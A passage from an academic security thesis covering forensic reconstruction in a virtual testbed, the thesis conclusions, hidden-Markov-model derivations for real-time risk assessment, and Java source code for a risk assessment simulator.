5.6.2 Timing and Complexity Issues

It has been demonstrated how ViSe can be used as part of a reconstruction through two scenarios involving the Trojan defense and a multi-step attack involving an attacker host, a victim host, and a third party host. There are, however, cases where ViSe and the event-based reconstruction approach is less suitable.

Some computer attacks exploit timing issues, such as race conditions, and may be difficult or impossible to recreate in a virtual environment. Also, distributed events are not necessarily synchronized, and the order of events may be non-deterministic. In the worst case, a reconstruction may be impossible because of such timing issues, or the reconstruction may have to be run on a physical testbed.

Another class of attacks that can be difficult to replay in a virtual testbed is attacks that depend on specific network conditions or involve a high number of

hosts. An example of such an attack is a DDoS (Distributed Denial-of-Service) attack, where thousands of hosts may be involved in the attack of one or more victim hosts. Large-scale worm infection is another example that involves a high number of hosts, acting both as victims and attackers. In such cases, it may be more fruitful to study the attack through models or simulations, as was done in [A119].

5.6.3 Performance Issues

As discussed in Section 5.3, the main performance advantage of using ViSe is that snapshots of different system states are efficiently saved and restored. ViSe also provides a library of reusable snapshots with different operating systems, vulnerabilities, and exploits. This significantly reduces the time for setting up a virtual environment for reconstruction, and it facilitates the reuse of snapshots for testing multiple hypotheses. Different variations of an attack can be analyzed as a tree with different branches of analysis. All of the states in the tree are stored and can consequently be restored in reconstructions related to other investigations. In this way, the focus of the testing is moved from setting up and configuring a testbed to the actual digital forensic analysis.

Table 5.7 Performance comparisons.

	Pentium 4	VMware
Boot time	1m9s	2m
Reboot time	1m22ss	2m20s
Take snapshot	NA	8s
Restore state	NA	9s
Clone full image (7.6GB)	NA	8m6s
Copy partition image (`dcfldd`)	11m21s	48m46s
Hash all files in image (`sha256deep`)	3m56s	26m38s
Extract all strings from image (`strings`)	6m57s	118m47s

A list of some performance measurements for Fedora Core 3 has been compiled, and it is presented in Table 5.7. The measurements are performed on a 10GB disk image containing an `ext3` partition, using the `time` measurement tool where applicable. The boot and reboot measurements were performed without a graphical

user interface. It can be seen from the table that there is a relatively high performance penalty related to some common digital forensic operations, such as string extraction. The performance benefits of using ViSe are in the replay of the attack, not in the analysis of the results. Therefore, it is recommend that the ViSe testbed only be used for image acquisition and verification, as well as for the actual replay of the attack. The forensic analysis (i.e., comparing the different states related to an attack) should be performed on an external system.

5.6.4 Automation

As outlined in Section 5.1.3, the problem of automated forensics of both live and already compromised systems has been investigated in several contexts. The work published in this chapter complements many of the proposed solutions for automated forensic analysis, and it would be interesting to integrate some of these approaches with the work presented in this chapter. Of particular importance are the problem of generating relevant hypotheses before performing the reconstruction experiments and the problem of performing automated comparison of the results with the digital evidence. It is our expectation that automating these tasks will further increase the efficiency and usability of performing reconstruction experiments in ViSe.

Chapter 6

Conclusions

This thesis has dealt with several important aspects of risk and security management. First, a novel method for real-time risk assessment based on hidden Markov models was proposed, second the privacy of users in network monitoring systems was analyzed, and a new scheme for transaction pseudonymization was proposed. Last, an experimental approach to digital forensic event reconstructions was proposed as a means for testing hypotheses about a crime or a security incident. The contributions, with a discussion of some open research issues, are outlined below.

A novel scheme for real-time risk assessment was presented. It is intended to increase support for efficient and appropriate response to threats in a computer network. Alert prioritization was provided as an example of how this scheme can be used. Based on a theoretical framework using HMMs, the scheme has been validated using simulations, and as a prototype implementation has been tightly integrated with the intrusion detection framework STAT. Using the prototype, experiments have successfully been performed on both simulated attack data and real-life traffic. The real-time risk assessment is still at the research stage, and there are several open research issues. In particular, the system should be tested in a live setting to see how it performs over time. The HMM variables should be estimated based on a preliminary risk analysis, and learning algorithms should be applied for parameter reestimation.

The discussion of privacy and security in network monitoring has focused on protecting the privacy of users through anonymization and pseudonymization. A user that is subject to network monitoring is vulnerable to traffic analysis, and the privacy of the user can easily be compromised if the protection mechanisms are not sufficiently strong. It was shown in this thesis that existing pseudonymization schemes are vulnerable to injection attacks, which is particularly important if monitoring data is openly available or shared with third parties. Some improvements were proposed to strengthen existing schemes, and the use of stream ciphers to provide transaction pseudonymity was proposed. It was shown how this significantly strengthens the protection of the privacy of users. The research is a theoretical study, and the implementation of the attacks and proposed solutions are left for further work. Applying the attacks and remedies to real-life traffic is of particular interest, as this would provide a valuable demonstration about the seriousness of the attacks. The usability and efficiency of the proposed schemes is also best studied through the use of a prototype implementation.

Finally, this thesis proposed the use of a virtual security testbed (ViSe) as a platform for performing forensic reconstruction experiments. The approach was demonstrated through the use of two examples, involving the Trojan defense and a multistep attack, respectively. The proposed method can be used to support a hypothesis about a digital crime, and it can be an important asset for investigators in a court case. There are significant savings in time and resource usage, as snapshots of the involved systems can be taken and reused. New cases can build on existing snapshots, and alternative hypotheses can be tested with minimal reconfigurations. A key open research issue raised by this research is the automation of the analysis of event chains, as this may further improve the usability and efficiency of the approach.

Appendix A

Real-time Risk Assessment

This appendix covers some theoretical aspects of the HMM approach to real-time risk assessment. The two sections in this appendix are based on the appendices in [A10] and [A60], respectively.

A.1 Computing the State Distributions

In this appendix we explain the background of Algorithms 3.1 and 3.2, i.e., how the security state probabilities of an asset can be estimated. Note that the computations are independent of the sensor type, hence, the k index has been omitted from the equations in this appendix.

Recall the sequence of observed messages $Y = y_1, y_2, \ldots$. Given the first observation y_1 and the hidden Markov model $\lambda = (\mathbf{P}, \mathbf{Q}, \pi)$, the initial estimated state distribution $\gamma_1(i)$ can be calculated as

$$\begin{aligned} \gamma_1(i) = P(x_1 = s_i | y_1, \lambda) &= \frac{P(y_1, x_1 = s_i | \lambda)}{P(y_1 | \lambda)} \\ &= \frac{P(y_1 | x_1 = s_i, \lambda) P(x_1 = s_i | \lambda)}{P(y_1 | \lambda)}. \end{aligned} \tag{A.1}$$

To find the denominator, one can condition on the first visited state and sum

over all possible states

$$\begin{aligned} P(y_1|\lambda) &= \sum_{j=1}^{N} P(y_1|x_1 = s_j, \lambda) P(x_1 = s_j|\lambda) \\ &= \sum_{j=1}^{N} q_j(y_1)\pi_j. \end{aligned} \tag{A.2}$$

Hence, by combining (A.1) and (A.2)

$$\gamma_1(i) \;=\; \frac{q_i(y_1)\pi_i}{\sum_{j=1}^{N} q_j(y_1)\pi_j}, \tag{A.3}$$

where $q_j(y_1)$ is the probability of observing symbol y_1 in state s_j, and π is the initial state probability. To simplify the calculation of the state distribution after t observations we use the *forward-variable*

$$\alpha_t(i) = P(y_1 \cdots y_t, x_t = s_i|\lambda), \tag{A.4}$$

as defined in [A97]. By using recursion, this variable can be calculated in an efficient way as

$$\alpha_t(i) = \begin{cases} q_i(y_1)\pi_i, & t = 1 \\ q_i(y_t) \sum_{j=1}^{N} \alpha_{t-1}(j) p_{ji}, & t > 1 \end{cases} \tag{A.5}$$

where the initial forward variable $\alpha_1(i)$ was found from (A.1) and (A.3) In the derivation of $\alpha_t(i)$ we assumed that y_t only depend on x_t and that the Markov property holds. Now we can use the forward variable $\alpha_t(i)$ to update the state probability distribution by new observations. This is done by

$$\begin{aligned} \gamma_t(i) = P(x_t = s_i|y_1 \cdots y_t, \lambda) &= \frac{P(y_1 \cdots y_t, x_t = s_i|\lambda)}{P(y_1 \cdots y_t|\lambda)} \\ &= \frac{P(y_1 \cdots y_t, x_t = s_i|\lambda)}{\sum_{j=1}^{N} P(y_1 \cdots y_t, x_t = s_j|\lambda)} = \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}. \end{aligned} \tag{A.6}$$

Note that (A.6) is similar to Eq. 27 in [A97], with the exception that we do not

account for observations that occur after t.

A.2 Risk Variance

The variance $\sigma_0^2(t)$ of $\mathcal{R}_t^0$ given by Equation 3.6, can be derived as follows

$$\begin{aligned}
\sigma_0^2(t) = Var[\mathcal{R}_t^0] &= \sum_{k=1}^{K} \left(\frac{\frac{1}{\sigma_k^2}}{\sum_{k=1}^{K} \frac{1}{\sigma_k^2}} \right)^2 Var[\mathcal{R}_t^k] \\
&= \left(\frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_k^2(t)}} \right)^2 \sum_{k=1}^{K} \left(\frac{1}{\sigma_k^2(t)} \right)^2 \sigma_k^2(t) \\
&= \left(\frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_k^2(t)}} \right)^2 \sum_{k=1}^{K} \frac{1}{\sigma_k^2(t)} = \frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_k^2(t)}}
\end{aligned}$$

Appendix B

Risk Assessment Simulation Code

This appendix contains the code for the risk assessment simulation. The JSIM framework is necessary to run the simulation. See Section 3.6.1 in the main part of this thesis for a detailed description of the simulator design.

B.1 Asset.java

```
package risksim;
import jsim.event.Scheduler;
import jsim.event.Entity;
import java.util.Queue;
import java.util.LinkedList;
import java.util.Map;
import java.util.LinkedHashMap;
import java.util.Random;

/**
 * This class represents the target of the risk assessment.
 * A typical example of an asset is a host represented by an IP address.
 *
 * An asset has a number of sensors that performs estimation of the
 * security state of the asset. Each sensor estimates independently.
 * The asset computes the estimated security state based on all
 * its sensors, and uses this and a cost vector to compute its risk .
 **/
public class Asset extends Entity{

    double[][] P_real; //State transition probability distribution matrix
    double[][] P_est; //State transition probability distribution matrix
    double[] PI_real; //Initial state distribution for the object
```

```
double[] PI_est; //Initial state distribution for the object
double[] cost;
double risk;
Sensor[] sensors;
int sensorct;
double lastState;
double id;

/*
 * Constructor instantiates an Asset without Sensors
 * @param P_real
 * @param P_est
 * @param PI_real
 * @param PI_est
 * @param cost
 * @param id
 */
public Asset(double[][] P_real,double[][] P_est,
             double[] PI_real,double[] PI_est,
             double[] cost, int id){
    super(0);
    this.P_real = P_real;
    this.P_est = P_est;
    this.PI_real = PI_real;
    this.PI_est = PI_est;
    this.cost = cost;
    this.id=id;
    risk=0;
    sensors = new Sensor[Constants.MAXSENSORS];
    sensorct = 0;
    lastState = Constants.GOOD_STATE;
}

/**
 * Constructor. Estimation and real parameters identical.
 * @param P
 * @param PI
 * @param cost
 * @param id
 **/
public Asset(double[][] P,double[] PI, double[] cost, int id){
    this(P,P,PI,PI,cost,id);
}

public Sensor addSensor(Sensor sensor){
    sensor = configureSensor(sensor);
    sensors[sensorct] = sensor;
    sensorct++;
    return sensor;
}
```

```
private Sensor configureSensor(Sensor sensor){
    sensor.configure(P_est, PI_est);
    return sensor;
}

/*
 * Generate new state and let sensors sense it.
 */
public double generateState(){
    if(Constants.DEB){
        System.out.println("Asset.generateState() START");}
    lastState=getNextState();
    for(int i=0;i<sensorct;i++){
        if(Constants.DEB){
            System.out.println("Asset.generateState() sensor : " + i);}
        sensors[i].senseState(lastState,Scheduler.currentTime(),this);
    }

    if(Constants.DEB){
        System.out.println("Asset.generateState() END");}
    return lastState;
}

/*
 * Process observation. Let Sensors do their thing.
 */
public void processObservation(Observation observation){
    for(int i=0;i<=sensorct;i++){
        sensors[i].senseState(observation.getState(),
                              observation.getTime(),this);
    }
}

/*
 * Update risk of asset
 */
public void updateRisk(){
    if(Constants.DEB != false){
        System.out.println("updateRisk() for asset : "+ id);}
    double[] tmp = new double[cost.length];
    double[] tmp2 = new double[cost.length];
    for(int i=0;i<sensorct;i++){
        if(Constants.DEB != false)
            {System.out.println("updateRisk() -- for sensor : " + i );}
        tmp2 = sensors[i].getState();
        for(int j=0; j<cost.length;j++){
            tmp[j] += tmp2[j];
        }
    }
```

```
        risk = 0;
        for(int k=0; k<cost.length;k++){
            tmp[k] = tmp[k] / sensorct;
            risk += tmp[k] * cost[k];
        }
        SimStatistics.setRisk(Scheduler.currentTime(), id, risk);
        SimStatistics.setRealRisk(Scheduler.currentTime(),
                                  id, computeRealRisk());

        if(Constants.DEB != false){System.out.println("updateRisk() END");}

    }

    public double getRisk(){
        return risk;
    }

    public double computeRealRisk(){
        return cost[(int) lastState];
    }

    public double getId(){
        return id;
    }

    /**
     * Get a new state for simulation -- real, not estimated.
     **/
    private int getNextState(){
        double tmp=0;
        double[] stateVector = P_real[(int) lastState];
        double random=Simulator.theRandom.nextDouble();
        for(int i=0; i<stateVector.length;i++){
            tmp+=stateVector[i];
            if(random<=tmp){
                lastState=i;
                return i;
            }
        }
        lastState=stateVector.length;
        return stateVector.length; // return last state
    }
}
```

B.2 AssetProfile.java

```
package risksim;
```

```
/**
 * This class is a generic profile framework for assets.
 * A profile is a set of parameters for a specific type of asset,
 * as estimated in a risk evaluation.
 **/
public class AssetProfile {

    double[][] P_real; //State transition probability distribution matrix
    double[][] P_est;
    double[] PI_real; //Initial state distribution for the object
    double[] PI_est; //Initial state distribution for the object
    double[] cost;

    /**
     * Constructor.
     * @param P
     * @param PI
     * @param cost
     **/
    public AssetProfile(double[][] P,double[] PI, double[] cost){
        this.P_real = P;
        this.P_est = P;
        this.PI_real = PI;
        this.PI_est = PI;
        this.cost = cost;
    }

    public AssetProfile(double[][] P_real,double[][] P_est,double[] PI_real,
        double[] PI_est,double[] cost){
        this.P_real = P_real;
        this.P_est = P_est;
        this.PI_real = PI_real;
        this.PI_est = PI_est;
        this.cost = cost;
    }

    public Asset makeAsset(int id){
        return new Asset(P_real,P_est,PI_real,PI_est,cost,id);
    }
}
```

B.3 Constants.java

```
package risksim;

/**
 * This class holds constant variables for the Simualator.
 **/
public class Constants {
```

```
/** Debugging parameter **/
public static final boolean DEB = false;

/** The priority of the state event -- the real state of an object **/
public static final int STATE_PRIORITY = 1;

/** The priority of an observation event **/
public static final int OBSERVATION_PRIORITY = 3;

/** The priority of the Update Event **/
public static final int SENSORPROCESS_PRIORITY = 5;

public static final int UPDATE_PRIORITY = 7;

/** The priority of the End mark on the Scheduler **/
public static final int ENDMARK_PRIORITY = 10;

/** Risk States **/
public static final int GOOD_STATE = 0; // G
public static final int ATTACK_STATE = 1; // A
public static final int COMPR_STATE = 2;  // C

// Parameters for example 1
public static final double[][] ROUTER_P
    = {{0.8,0.199995,0.000005},
       {0.7,0.299995,0.000005},
       {0.000005,0.000005,0.99999}};
public static final double[][] WEBSERVER_P
    = {{0.8,0.199,0.001},
       {0.5,0.498,0.02},
       {0.000005,0.000005,0.99999}};
public static final double[][] FILESERVER_P
    = {{0.99999,0.000005,0.000005},
       {0.8,0.19995,0.00005},
       {0.000005,0.000005,0.99999}};
public static final double[][] WORKSTATION_P
    = {{0.99,0.009,0.001},
       {0.3080,0.6900,0.0020},
       {0.000005,0.000005,0.99999}};
public static final double[][] LAPTOP_P
    = {{0.99,0.009,0.001},
       {0.3080,0.6900,0.0020},
       {0.000005,0.000005,0.99999}};

public static final double[] ROUTER_PI = {1,0,0};
public static final double[] WEBSERVER_PI = {1,0,0};
public static final double[] FILESERVER_PI = {1,0,0};
public static final double[] WORKSTATION_PI = {1,0,0};
```

```
public static final double[] LAPTOP_PI = {1,0,0};

public static final double[] ROUTER_COST = {0,4,8};
public static final double[] WEBSERVER_COST = {0,3,6};
public static final double[] FILESERVER_COST = {0,1,10};
public static final double[] WORKSTATION_COST = {0,2,4};
public static final double[] LAPTOP_COST = {0,1,2};

public static final AssetProfile ROUTER =
    new AssetProfile(ROUTER_P, ROUTER_PI, ROUTER_COST);
public static final AssetProfile WEBSERVER =
    new AssetProfile(WEBSERVER_P,WEBSERVER_PI,WEBSERVER_COST);
public static final AssetProfile FILESERVER =
    new AssetProfile(FILESERVER_P,FILESERVER_PI,FILESERVER_COST);
public static final AssetProfile WORKSTATION =
    new AssetProfile(WORKSTATION_P,WORKSTATION_PI,WORKSTATION_COST);
public static final AssetProfile LAPTOP =
    new AssetProfile(LAPTOP_P,LAPTOP_PI,LAPTOP_COST);

// The following is used for example 2
public static final double[][] ROUTER_P_EST
    = {{0.7,0.2,0.1},{0.50,0.4500,0.050},{0.002,0.002,0.996}};
public static final double[][] WEBSERVER_P_EST
    = {{0.7,0.2,0.1},{0.50,0.4500,0.050},{0.002,0.002,0.996}};
public static final double[][] FILESERVER_P_EST
    = {{0.7,0.2,0.1},{0.50,0.4500,0.050},{0.002,0.002,0.996}};
public static final double[][] WORKSTATION_P_EST
    = {{0.7,0.2,0.1},{0.50,0.4500,0.050},{0.002,0.002,0.996}};
public static final double[][] LAPTOP_P_EST
    = {{0.7,0.2,0.1},{0.050,0.500,0.450},{0.002,0.002,0.996}};

public static final double[] ROUTER_PI_EST = {0.7,0.2,0.1};
public static final double[] WEBSERVER_PI_EST = {0.7,0.2,0.1};
public static final double[] FILESERVER_PI_EST = {0.7,0.2,0.1};
public static final double[] WORKSTATION_PI_EST = {0.7,0.2,0.1};
public static final double[] LAPTOP_PI_EST = {0.7,0.2,0.1};


public static final AssetProfile ROUTER2 =
    new AssetProfile(ROUTER_P, ROUTER_P_EST,
                     ROUTER_PI, ROUTER_PI_EST,
                     ROUTER_COST);
public static final AssetProfile WEBSERVER2 =
    new AssetProfile(WEBSERVER_P,WEBSERVER_P_EST,
                     WEBSERVER_PI,WEBSERVER_PI_EST,
                     WEBSERVER_COST);
public static final AssetProfile FILESERVER2 =
    new AssetProfile(FILESERVER_P,FILESERVER_P_EST,
                     FILESERVER_PI,FILESERVER_PI_EST,
                     FILESERVER_COST);
```

```
    public static final AssetProfile WORKSTATION2 =
        new AssetProfile(WORKSTATION_P,WORKSTATION_P_EST,
                         WORKSTATION_PI,WORKSTATION_PI_EST,
                         WORKSTATION_COST);
    public static final AssetProfile LAPTOP2 =
        new AssetProfile(LAPTOP_P,LAPTOP_P_EST,
                         LAPTOP_PI,LAPTOP_PI_EST,LAPTOP_COST);

    // The sensor parameters
    public static final double[][] NIDS_Q_EST
        = {{0.950,0.03,0.02},{0.05,0.9,0.05},{0.02,0.02,0.96}};
    public static final double[][] HIDS_Q_EST
        = {{0.970,0.015,0.015},{0.1,0.80,0.1},{0.020,0.020,0.960}};

    public static final double[][] NIDS_Q
        = {{0.60,0.2,0.2},{0.2,0.5,0.3},{0.1,0.1,0.8}};
    public static final double[][] HIDS_Q
        = {{0.80,0.1,0.1},{0.1,0.8,0.1},{0.10,0.10,0.80}};

    public static final SensorProfile NIDS
        = new SensorProfile(NIDS_Q, NIDS_Q);
    public static final SensorProfile HIDS
        = new SensorProfile(HIDS_Q, HIDS_Q);

    public static final SensorProfile NIDS2
        = new SensorProfile(NIDS_Q,NIDS_Q_EST);
    public static final SensorProfile HIDS2
        = new SensorProfile(HIDS_Q,HIDS_Q_EST);

    public static final int MAXSENSORS = 10;
}
```

B.4 HMMlib.java

```
package risksim;

/*
 * This class contains a computational library for HMM state
 * estimation computations as part of the risk assessment.
 */
public class HMMlib {

    /*
     * Compute forward variable, initial case.
     */
    public static double[] computeInitAlpha(double observation,
                                            double[][] Q, double[] PI){
        double[] alpha = new double[PI.length];
        for (int i = 0; i < PI.length; i++){
```

```
        alpha[i]=Q[i][(int) observation]*PI[i];
    } return scaleAlpha(alpha);
}

/*
 * Update forward variable based on observation.
 */
public static double[] updateAlpha(double observation,
                                   double[][] P, double[][] Q,
                                   double[] PI, double[] lastAlpha){
    double[] alpha = new double[PI.length];
    double tmp;
    for (int i = 0; i < PI.length; i++){
        tmp=0;
        for (int j = 0; j < PI.length; j++){
            tmp+=lastAlpha[j]*P[j][i];
        }
            alpha[i]=Q[i][(int) observation]*tmp;
    } return scaleAlpha(alpha);
}

/*
 * Compute state distribution, initial case.
 */
public static double[] initState(double observation,
                                 double[][] Q, double[] PI){
    double[] gamma = new double[PI.length];
    double tmp;
    for (int i = 0; i < PI.length; i++){
        tmp=0;
        for (int j =0; j < PI.length; j++){
            tmp+=Q[j][(int) observation]*PI[j];
        }
        gamma[i]=(Q[i][(int) observation]*PI[i]) / tmp;
    } return gamma;
}

/*
 * Update state distribution based on observation.
 */
public static double[] updateState(double[] alpha){
    double[] gamma = new double[alpha.length];
    double tmp;
        for (int i = 0; i < alpha.length; i++){
        tmp=0;
        for (int j =0; j < alpha.length; j++){
            tmp+=alpha[j];
        }
        gamma[i]=alpha[i]/tmp;
        } return gamma;
```

```
    }

    /*
     * Compute risk based on state distribution and cost vector
     */
    public static double computeRisk(double[] states, double[] cost){
        double risk=0;
        for (int i = 0; i < states.length; i++){
            risk+=states[i]*cost[i];
        } return risk;
    }

    /*
     * Scale alpha to keep within precision range of computer
     */
    public static double[] scaleAlpha(double[] alpha){
        double tmp=0;
        for (int i = 0; i < alpha.length; i++){
            tmp+=alpha[i];
        }
        for (int i = 0; i < alpha.length; i++){
            alpha[i]=alpha[i]/tmp;
        }
        return alpha;
    }
}
```

B.5 Observation.java

```
package risksim;
import jsim.event.Event;
import jsim.event.Scheduler;

/*
 * This class represents an observation from a sensor.
 */
public class Observation{

    int state; // See Constants.java for details
    double time;
    Asset asset;

    /**
     * Constructor for observation without timestamp, such
     * as for processing "no observation"
     **/
    public Observation(int state, Asset asset){
```

```
        this.state=state;
        this.asset=asset;
        this.time = Scheduler.currentTime();
    }

    public Observation(int state, double time, Asset asset){
        this.state=state;
        this.time=time;
        this.asset=asset;
    }

    public double getTime(){return time;}

    public Asset getAsset(){return asset;}

    public double getState(){return state;}

    String print(){
        if(state==Constants.GOOD_STATE) return "Good";
        else if (state==Constants.ATTACK_STATE) return "Attack";
        else if (state==Constants.COMPR_STATE) return "Compromized";
        else return "Unknown";
    }
}
```

B.6 ObservationEvent.java

```
package risksim;
import jsim.event.Event;

/*
 * This class is used to represent a Sensor reading.
 * A Sensor accepts and queues the Observation for further
 * processing.
 */
public class ObservationEvent extends Event{

    Observation observation;
    Sensor sensor;

    public ObservationEvent(Observation observation, Sensor sensor){
        super(sensor);
        if(Constants.DEB){
            System.out.println("ObservationEvent contructor START");}
        this.observation=observation;
        if(Constants.DEB){
            System.out.println("ObservationEvent contructor END");}
    }
```

```
    public Sensor getSensor(){return sensor;}
    public Observation getObservation(){return observation;}

    public void occur(){
        if(Constants.DEB){
            System.out.println("ObservationEvent.occur() START");}

        ((Sensor) entity).readObservation(observation);
        if(Constants.DEB){
            System.out.println("ObservationEvent.occur() END");}
    }
}
```

B.7 RiskUpdateEvent.java

```
package risksim;
import jsim.event.Event;

/*
 * Event that causes Assets to update their risk.
 */
public class RiskUpdateEvent extends Event{

    /**
     * Constructur.
     **/
    public RiskUpdateEvent(Asset asset){
        super(asset);
    }

    /**
     * The occur() method is run by the Scheduler.
     **/
    public void occur(){
        if(Constants.DEB){
            System.out.println("RiskUpdateEvent.occur() START");}
        ((Asset) entity).updateRisk();
        if(Constants.DEB){
            System.out.println("RiskUpdateEvent.occur() END");}

    }
}
```

B.8 Sensor.java

```
package risksim;
import jsim.event.Entity;
import jsim.event.Scheduler;
```

```
import java.util.Random;
import java.util.Queue;
import java.util.LinkedList;

/*
 * This class represents a sensor on behalf of an asset.
 * If a physical sensor covers several assets, a Sensor is
 * instantiated for each of the assets.
 * A Sensor has a fully defined HMM-model represented by P, PI and Q,
 * as well as the variables gamma and alpha. The security state
 * distribution of the Asset monitored by the sensor is recalculated
 * for each simulation timestep. The following two methods are called
 * by an Asset:
 * - senseState(Observation): adds Observation to the Observation queue
 * - updateState(): recomputes state using first Observation in queue
 * No events act on the sensor. The sensor triggers no event by itself.
 */
public class Sensor extends Entity{

    double[][] Q_real; // The underlying observation matrix
                       // -- used to generate observations from events
    double[][] Q_est; //Observation symbol probability distr matrix
    double[][] P_est;
    double[] PI_est;
    double[] gamma; // security state distribution
    double[] alpha; // forward variable

    Queue<Observation> observationQueue = new LinkedList<Observation>();

    public static Random theRandom = new Random();

    /*
     * A Sensor is instantiated with full HMM parameters, as well
     * as the simulation specific true estimation matrix Q_real.
     */
    public Sensor(double[][] Q_real,double[][] Q_est,
                  double[][] P_est, double[] PI_est){
        super(0);
        this.Q_est=Q_est;
        this.Q_real=Q_real;
        this.P_est=P_est;
        this.PI_est=PI_est;
        gamma = PI_est;
        alpha=null;
        symbolmax = Q_est.length;
    }

    public Sensor(double[][] Q_real,double[][] Q_est){
        this(Q_real, Q_est, null, null);
    }
```

```
public void configure(double[][] P_est, double[] PI_est){
    this.P_est=P_est;
    this.PI_est=PI_est;
}

/*
 * The senseState method is called by an Asset with a simulated true
 * security state. The Sensor senses the security state and creates
 * an Observation for the Observation queue. The observed state is not
 * necessarily the same as the true security state.
 */
public void senseState(double state, double time, Asset asset){
    if(Constants.DEB)
        {System.out.println("Sensor.senseState(,,) START");}
    Observation obs = senseWithQ(state, time, asset);
    Scheduler.schedule(new ObservationEvent(obs, this), 0,
                       Constants.OBSERVATION_PRIORITY);
    if(Constants.DEB){System.out.println("Sensor.senseState(,,) STOP");}
}

public void readObservation(Observation obs){
    observationQueue.offer(obs);
}

/*
 *  The updateState method is called by an Asset in order to
 *  recompute the state distribution based on the last observation
 *  in the queue.
 */
public void updateState(){
    Observation observation = (Observation) observationQueue.poll();

    if(observation==null){
        update(new Observation(Constants.GOOD_STATE, null));
    }
    else{
        update(observation);
    }
}

public double[] getState(){
    return gamma;
}


/*
 *  The update method performs the state update computation.
 *  It is a private method called by updateState.
 */
```

```
    private void update(Observation observation){

        if(Constants.DOREESTIMATION) {
            if(lastObservations.size() < Constants.REESTIMATE_LIMIT) {
                lastObservations.offer(observation);
            }
            if(lastObservations.size() >= Constants.REESTIMATE_LIMIT ) {
                reestimate() ;
                lastObservations.offer(observation);
            }
        }


        if (alpha==null){
            alpha = HMMlib.computeInitAlpha(observation.getState(),
                                            Q_est, PI_est);
            gamma = HMMlib.initState(observation.getState(),
                                     Q_est, PI_est);
        }
        else{
            alpha = HMMlib.updateAlpha(observation.getState(),
                                       P_est, Q_est, PI_est, alpha);
            gamma = HMMlib.updateState(alpha);
        }
    }

    /*
     * This method performs computation on behalf of
     * senseState method.
     */
    private Observation senseWithQ(double state, double time, Asset asset){
        double tmp=0;
        double random=theRandom.nextDouble();
        double[] observationVector = Q_real[(int) state];
        for(int i=0; i<observationVector.length;i++){
            tmp+=observationVector[i];
            if(random<=tmp){
                if(Constants.DEB){
                    System.out.println("Sensor.senseWithQ(,,) STOP");}
                return new Observation(i,time,asset);
                }
        }
        if(Constants.DEB){System.out.println("Sensor.senseWithQ(,,) STOP");}
        return null;
    }
}
```

B.9 SensorProcessEvent.java

```
package risksim;
import jsim.event.Event;

/*
 * Simulation event that causes a Sensor to process an observation
 */
public class SensorProcessEvent extends Event{

    /**
     * Constructur.
     **/
    public SensorProcessEvent(Sensor sensor){
        super(sensor);
    }

    /**
     * The occur() method is run by the Scheduler.
     **/
    public void occur(){
        if(Constants.DEB){
            System.out.println("SensorProcessEvent.occur() START");}

        ((Sensor) entity).updateState();
        if(Constants.DEB){
            System.out.println("SensorProcessEvent.occur() END");}
    }
}
```

B.10 SensorProfile.java

```
package risksim;

/**
 * The profile class for Sensor
 **/
public class SensorProfile{
    double[][] Q_real;
    double[][] Q_est;

    /**
     * Standard constructor
     **/
    public SensorProfile(double[][] Q_real,double[][] Q_est){
        this.Q_real=Q_real;
        this.Q_est=Q_est;
    }
```

```
    public Sensor makeSensor(double[][] P_est, double[] PI_est){
        return new Sensor(Q_real, Q_est, P_est, PI_est);
    }

    public Sensor makeSensor(){
        return new Sensor(Q_real, Q_est);
    }
}
```

B.11 SimStatistics.java

```
package risksim;
import org.jfree.data.statistics.Statistics;

/** This is a resource for gathering the statistical data from
 *  a simulation run. This class holds static data elements
 */
public class SimStatistics{
    private static double[][] risk;
    private static double[][] risk_real;

    // Initialize SimStatistics
    public static void initialize(double simulationTimespan, double assets){
        if(Constants.DEB) {
            System.out.println("SimStatistics: init simulationTimespan="
                               + simulationTimespan + ", assets=" + assets);}
        risk = new double[(int) simulationTimespan][(int) assets];
        risk_real = new double[(int) simulationTimespan][(int) assets];
    }

    // Set risk value for an asset at a given time
    public static void setRisk(double time, double asset, double inRisk){
        if(Constants.DEB)
            {System.out.println("SimStatistics : setting risk  -- " +
                               inRisk + " time : " + time +
                               ", for asset : " + asset);}
        risk[(int) time][(int) asset]=inRisk;
    }

    // Set true risk for an asset at a given time
    public static void setRealRisk(double time, double asset, double inRisk){
        risk_real[(int) time][(int) asset]=inRisk;
    }

    // Get the asset risk for a given time
    public static double getAssetRisk(double time, double asset){
        return risk[(int) time][(int) asset];
    }
```

```
    // Get the true risk for a given time
    public static double getRealAssetRisk(double time, double asset){
        return risk_real[(int) time][(int) asset];
    }

    // Compute and return risk for entire network
    public static double getSystemRisk(double time){
        double tmp=0;
        for(int i=0;i<risk[(int) time].length;i++){
            tmp+=risk[(int) time][(int) i];
        }
        return tmp;
    }

    // Compute and return true risk for entire network
    public static double getRealSystemRisk(double time){
        double tmp=0;
        for(int i=0;i<risk_real[(int) time].length;i++){
                tmp+=risk_real[(int) time][(int) i];
        }
        return tmp;
    }

    // Compute correlation between true and estimated risk
    public static double computeRiskCorrelation(){
        Double[] trueRisk = new Double[risk.length];
        Double[] estRisk = new Double[risk.length];
        for(int i=0; i<risk.length; i++){
            trueRisk[i] = new Double(getRealSystemRisk(i));
            estRisk[i] = new Double(getSystemRisk(i));
        }
        return Statistics.getCorrelation(trueRisk, estRisk);
    }
}
```

B.12 Simulator.java

```
package risksim;

import jsim.event.Scheduler;
import jsim.event.Event;
import jsim.event.Entity;
import java.text.NumberFormat;
import java.text.DecimalFormat;
import java.util.Random;
import java.io.*;

/** This class is the main simulation program.
 *  The program uses JSIM as a discrete-event simulator and
```

```
 *  the JFree statistics package for correlation analysis.
 **/
public class Simulator{

    private int simulationTimespan;
    private Scheduler theScheduler;
    private double simulationStartTime;
    private int simulationAssets;
    public static Random theRandom = new Random();

    /** This is the default constructor **/
    public Simulator(){
        if(Constants.DEB) System.out.println("Simulator()");
    }

    public void init_nordsec_ex1(){
        System.out.println("initialize() START NORDSEC example 1");
        theScheduler = new Scheduler();
        simulationStartTime = theScheduler.currentTime();
        int assetId = 0;
        simulationAssets=25;
        simulationTimespan=86400; // seconds
        SimStatistics.initialize(simulationTimespan,simulationAssets);

        Object[] assets = new Asset[simulationAssets];
        Sensor[] hidsSensors = new Sensor[simulationAssets];
        Sensor[] nidsSensors = new Sensor[simulationAssets];

        int i=0; // counter

        // Genererate objects and corresponding sensors in three
        // arrays, representing the objects and their HIDS and NIDS sensors
